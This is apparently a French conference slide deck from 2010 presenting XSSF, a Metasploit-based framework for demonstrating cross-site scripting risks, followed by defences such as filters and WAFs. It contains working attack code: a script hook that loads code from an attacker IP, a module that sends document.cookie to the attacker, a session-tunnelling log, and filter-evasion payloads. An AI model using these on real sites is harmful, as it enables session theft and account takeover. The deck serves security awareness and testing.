

XSSF : démontrer le danger des XSS

XSSF_{FRAMEWORK}

Ludovic COURGNAUD Imad ABOUNASR

30 Novembre 2010



1 Cross-Site Scripting (XSS)

2 XSSFRAMEWORK

3 Sortez couverts !

- 1 Cross-Site Scripting (XSS)
 - Principe
 - Historique
 - Dans la vraie vie
 - Comment expliquer les risques ?
 - Contexte du projet XSSF

2 XSSFRAMEWORK

3 Sortez couverts !

Cross-Site Scripting (XSS)

XSSF

```
<script> alert("Définition") </script>
```

Vulnérabilité web permettant à un attaquant d'injecter du code dans une page web provoquant un comportement différent de celui attendu par le créateur de la page

Cas pratique

```
<html><body>
  Message value is :
  <?php
    echo $_GET["message"] ;
  ?>
</body></html>
```

Cross-Site Scripting (XSS)

XSSF

```
<script> alert("Définition") </script>
```

Vulnérabilité web permettant à un attaquant d'injecter du code dans une page web provoquant un comportement différent de celui attendu par le créateur de la page

Cas pratique

```
<html><body>
  Message value is :
  <?php
    echo $_GET["message"] ;
  ?>
</body></html>
```

Il était une fois . . .

XSSF

- Pas de date – exacte – de découverte pour les XSS
- Découverte il y a longtemps, probablement vers 1996
- La possibilité d'injecter du contenu dans une page web a été remontée dans le navigateur Netscape
- Considérée longtemps comme *“la vulnérabilité du pauvre”*

Il était une fois . . .

XSSF

La XSS dans le classement de l'OWASP

- 2004 : 4^e vulnérabilité WEB la plus critique
- 2007 : 1^{ère} vulnérabilité WEB la plus critique
- 2010 : 2^e vulnérabilité WEB la plus critique

Dans la vraie vie

XSSF

Yamanner

- En juin 2006 sur Yahoo !
- Exécution de code JavaScript dans le corps d'un e-mail
- But malicieux : "infection du poste de la victime et propagation sur l'ensemble de son carnet d'adresses"



Dans la vraie vie

XSSF

Apache.org

- En avril 2010
- Attaque ciblée
- XSS dans le système de gestion des tickets de la fondation apache
- Combinaison avec un raccourcisseur d'URL : *TinyURL.com*
- Récupération des mots de passe utilisateurs




Comment expliquer les risques ?

XSSF

- Pas toujours évident
- Proof of Concept (POC) souvent utilisée :

```
<script> alert(123); </script>
```



- Risques souvent mis en avant :
 - Vol du cookie de session
 - Phishing

Contexte du projet XSSF

XSSF

- Démontrer d'une manière simple aux chefs de projets et aux développeurs la dangerosité des XSS
- Disposer d'un Framework facilitant la conception de scénarios d'attaques
- Prise en compte des protections : SOP, filtres. . .
- Prise en compte des nouveaux vecteurs : HTML5. . .
- S'inscrire dans le projet communautaire Metasploit

1 Cross-Site Scripting (XSS)

2 XSSFRAMEWORK

- Principe
- Intégration dans MSF
- A l'attaque !
- Exploits XSSF
- Tunnel XSS

3 Sortez couverts !

Principe

XSSF


- Injection générique
- Regrouper les victimes d'une XSS
- Attaques massives ou ciblées sur les victimes
- Framework évolutif, possibilité d'ajouter des attaques
- Démonstrations simples aux clients
- Quelques outils existants :
 - BeEF (Browser Exploitation Framework)
 - XSSShell
 - XeeK (XSS Easy Exploitation Kernel)
- Intégration dans Metasploit Framework (MSF) !

Intégration dans MSF

XSSF


Mais t'as quoi ??? Metasploit !

- Projet open-source
- MSF est un des sous-projets de Metasploit
- Développement et exécution d'exploits contre une machine distante
- Utilisé par :
 - Administrateurs et auditeurs pour tester le niveau de vulnérabilité des systèmes
 - Pirates pour exploiter des machines distantes



“One Ring to rule them all. . .”


XSSF



A l'attaque !

XSSF

- Injection du fichier "http://10.100.48.247:8888/loop"



```
function executeCode() {
    script = document.createElement('script');
    script.id = "XSSF_CODE";
    script.src = "http://10.100.48.247:8888/ask";
    document.body.appendChild(script);
}
setInterval(executeCode, 5000);
```

Exemple de module XSSF

XSSF

```
require 'msf/core'
require 'msf/base/xssf'

class Metasploit3 < Msf::Auxiliary
  include Msf::Xssf::XssfServer

  # Module initialization
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Cookie getter',
      'Description' => 'Return to metasploit the
        cookie of the user'
    ))
  end

  # Part sent to the victim, insert your code here !!!
  def on_request_uri(cli, req)
    code = %Q{
      XSSF_POST(document.cookie, '#{self.name}')
    }
    send_response(cli, code)
  end
end
```

Exploits MSF + XSSF

XSSF

- Gestion simple des modules :
 - Codés “à la façon MSF”
 - MSF possède ses modules
 - XSSF possède ses modules
 - Chacun peut utiliser les modules de l'autre
- Lancement d'exploits MSF depuis une XSS :
 - Exploits ciblés
 - Suite d'exploits possible
 - Aucune modification nécessaire sur les exploits existants
 - Contrôle total de la machine

Démonstration


XSSF

[http://securitytube.net/XSSF-\(Attacking-with-XSS-using-Metasploit\)-Part-1-video.aspx](http://securitytube.net/XSSF-(Attacking-with-XSS-using-Metasploit)-Part-1-video.aspx)



Tunnel XSS

XSSF



FaceTunnellé !

XSSF

The image shows a Metasploit terminal on the left and a Firefox browser window on the right. The terminal displays the Metasploit framework interface, including the 'load XSSF' command and the 'xssf_victims' command. The browser window shows the profile page of Ludovic Cournaud on Facebook. A red box highlights the 'Ludovic Cournaud' profile name, which is labeled 'VICTIME'. A red arrow points from this name to the 'xssf_victims' command output in the terminal, which shows the victim's IP address (10.100.48.247) and browser information (Google Chrome 8.0.552.0). Another red arrow points from the 'xssf_victims' command output to the browser window, which is labeled 'PIRATE'. The browser window shows the profile page with various links and information, including the date of birth (8 mai 1987) and the location (Vanves, France).

```

msf > load XSSF
[*] The database backend has not been initialized ...
[*] Trying to use the default 'sqlite3' one ...
[*] Driver 'sqlite3' found, creating database ...
[*] Creating a new database instance in 'xssf.db' file ...

msf > xssf_victims

*****
id  xssf_server_id  active  ip                interval  browser_name  browser_version  cookie
--  -
1   1                true    10.100.48.247    1         Google Chrome  8.0.552.0        YES

msf > use xssf_information [victimID] to see more information about a victim
msf > xssf_tunnel 1
[*] Creating new tunnel with victim '1' ...
[*] You can now add XSSF Server as your browser proxy and visit domain of victim '1' ! :-
[*] ADDING REQUEST IN TUNNEL FOR http://www.facebook.com/
[*] ADDING RESPONSE IN TUNNEL FOR http://www.facebook.com/
[*] ADDING REQUEST IN TUNNEL FOR http://www.facebook.com/ai.php
[*] ADDING RESPONSE IN TUNNEL FOR http://www.facebook.com/ai.php
[*] ADDING REQUEST IN TUNNEL FOR http://www.facebook.com/ap.php
[*] ADDING RESPONSE IN TUNNEL FOR http://www.facebook.com/ap.php
[*] ADDING REQUEST IN TUNNEL FOR http://www.facebook.com/profile.php
[*] ADDING RESPONSE IN TUNNEL FOR http://www.facebook.com/profile.php
[*] ADDING REQUEST IN TUNNEL FOR http://www.facebook.com/friends/
[*] ADDING RESPONSE IN TUNNEL FOR http://www.facebook.com/friends/
[*] ADDING REQUEST IN TUNNEL FOR http://www.facebook.com/friends/edit/
[*] ADDING RESPONSE IN TUNNEL FOR http://www.facebook.com/friends/edit/
[*] ADDING REQUEST IN TUNNEL FOR http://www.facebook.com/profile.php
[*] ADDING RESPONSE IN TUNNEL FOR http://www.facebook.com/profile.php
  
```

Démonstration

XSSF

[http://securitytube.net/XSSF-\(Attacking-with-XSS-using-Metasploit\)-Part-2-video.aspx](http://securitytube.net/XSSF-(Attacking-with-XSS-using-Metasploit)-Part-2-video.aspx)



- 1 Cross-Site Scripting (XSS)
- 2 XSSFRAMEWORK
- 3 **Sortez couverts !**
 - Bloqueurs XSS
 - Filtres XSS
 - Web Application Firewalls (WAF)
 - Solution ?

Bloqueurs XSS

XSSF

Avantages

- Blocage préventif de scripts basé sur une liste blanche
- Permet d'éviter l'exploitation de failles

Inconvénients

- Système très restrictif
- Vulnérabilité XSS sur un site de confiance ?

Bloqueurs XSS

XSSF

Avantages

- Blocage préventif de scripts basé sur une liste blanche
- Permet d'éviter l'exploitation de failles

Inconvénients

- Système très restrictif
- Vulnérabilité XSS sur un site de confiance ?

Filtres XSS

XSSF

Avantages

- Permet d'éviter les attaques XSS volatiles (75% des XSS)
- Filtre la réponse HTTP en fonction de la requête

Inconvénients

- Pas de filtre pour les XSS persistantes
- Certaines applications restent vulnérables
- Difficulté à filtrer tous les codes JavaScripts :
 - "+ADw-script+AD4-" = <script> en UTF-7
 - "(![]+[]) [+!+[]]+(![]+[]) [!+[]+!+[]]+(!+[]+[]) [!+[]+!+[]+!+[]]+ (!![]+[]) [+!+[]]+(!![]+[]) [+[]]" (+[]) "" = alert(0)

Filtres XSS

XSSF

Avantages

- Permet d'éviter les attaques XSS volatiles (75% des XSS)
- Filtre la réponse HTTP en fonction de la requête

Inconvénients

- Pas de filtre pour les XSS persistantes
- Certaines applications restent vulnérables
- Difficulté à filtrer tous les codes JavaScripts :
 - "+ADw-script+AD4-" = <script> en UTF-7
 - "(![]+[]) [+!+[]]+(![]+[]) [!+[]+!+[]]+(!+[]+[]) [!+[]+!+[]+!+[]]+ (!![]+[]) [+!+[]]+(!![]+[]) [+[]]+(" (+[]) "" = alert (0)

Web Application Firewalls (WAF)

XSSF

Avantages

- Création de règles personnalisées de conversation HTTP
- Regroupement des contrôles sur un même niveau
- Prévention contres les attaques de type XSS ou SQLi

Inconvénients

- Impossibilité de détecter tous les codes malicieux
- Nécessité de mettre à jour régulièrement les règles

Web Application Firewalls (WAF)

XSSF

Avantages

- Création de règles personnalisées de conversation HTTP
- Regroupement des contrôles sur un même niveau
- Prévention contres les attaques de type XSS ou SQLi

Inconvénients

- Impossibilité de détecter tous les codes malicieux
- Nécessité de mettre à jour régulièrement les règles

“Security is not a product : it’s a process. . .”

XSSF

Solution ?

- JavaScript utilisé sur une majorité d'applications
- Pas de solution miracle côté client
- Sensibilisation des développeurs aux failles XSS
- Filtrage de toutes les entrées utilisateur côté serveur

- Produit mis en ligne depuis quelques temps
- Nombreux retours de personnes ayant testé XSSF
- Intégration probable dans MSF 3.5.1

Cybercrime News: Your Security Resource - Mozilla Firefox

Fichier Édition Affichage Historique Marque-pages Outils ?

http://cybercrimene...
Google

Cybercrime News: Your Security Res...

Norton Cybercrime News

Annonce de la page http://cybercrimene...
⚠️ Merci de votre attention !
Des questions ?
OK

SEARCH RESULTS

You searched for your search terms" /> >

Sorry, no pages were found

< metasploit >

Security Poll

The most annoying emails I get are:

- Links to YouTube videos
- Viagra-related spam
- Messages that contain emoticons ;-)

Vote

Transfert des données depuis cybercrimene... Norton